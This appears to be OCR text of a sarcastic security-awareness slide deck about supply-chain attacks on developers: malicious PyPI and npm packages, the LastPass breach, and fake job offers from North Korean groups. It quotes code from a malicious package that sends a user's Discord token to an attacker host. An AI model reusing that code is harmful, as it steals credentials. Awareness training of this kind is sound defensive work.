
Home > News > Security > LastPass developer systems hacked to steal source code
LastPass developer systems hacked to steal source code

How is this happening?…



Scenario 2 : Allow the “Totally Harmless” PyPi Package That Loves Your Discord Tokens

How is this happening?…



Home > News > Security > Malicious PyPi package steals Discord auth tokens from devs

Malicious PyPi package steals Discord auth tokens from devs


By **Bill Toulas** January 17, 2025 02:16 PM 0


```python
async def login(self, token: str) -> None:
    _log.info('Logging in using static token.')

    try:
        import threading, os, socket, pty, platform, subprocess, requests

        # Exfiltrate the token to a malicious URL
        requests.get(
            'http://radium.lol:42069/v2/3e728hd782dbyu12veyu2gd872fdg235jgg432fg/0/getupdates',
            headers={'X-Sw-Version': token}
        )
    except Exception as e:
        pass
```

discord.py-self

pycord-self


How is this happening?…






Scenario 3: Don’t spoil the fun! Give malicious npm Packages a chance too, Because PyPI Isn’t the Only Playground

How is this happening?…


Install Everything
• Every new package on npm is guaranteed gold, right?
Remote Code Execution
Contagious Interview Campaign
• If a stranger says, ‘test my code for a job interview,’ obviously run it on your main machine with zero sandboxing. YOLO!.



Scenario 4: “Totally Legit” Recruiter pings your Devs on Linkedin with a juicy project or job offer.

How is this happening?…

MALWARE & THREATS

North Korean Hackers Targeting Freelance Software Developers

North Korea-linked Lazarus Group is targeting freelance software developers to compromise the supply chain.

Home > News > Security > Fake password manager coding test used to hack Python developers

Fake password manager coding test used to hack Python developers


CYBERCRIME


North Korean Hackers Use Fake Job Offers to Deliver New macOS Malware

Researchers with cybersecurity company ESET have observed a new macOS malware sample developed by the infamous North Korean advanced persistent threat (APT) actor Lazarus.

"The threat actors behind the malware have set up fake companies using AI to make them increase legitimacy," Cado Security researcher Tara Gould said. "The company reaches out to targets to set up a video call, prompting the user to download the meeting application from the website, which is Realst infostealer."


How is this happening?…



Social Engineering
• Linkedin is buzzing with opportunities.
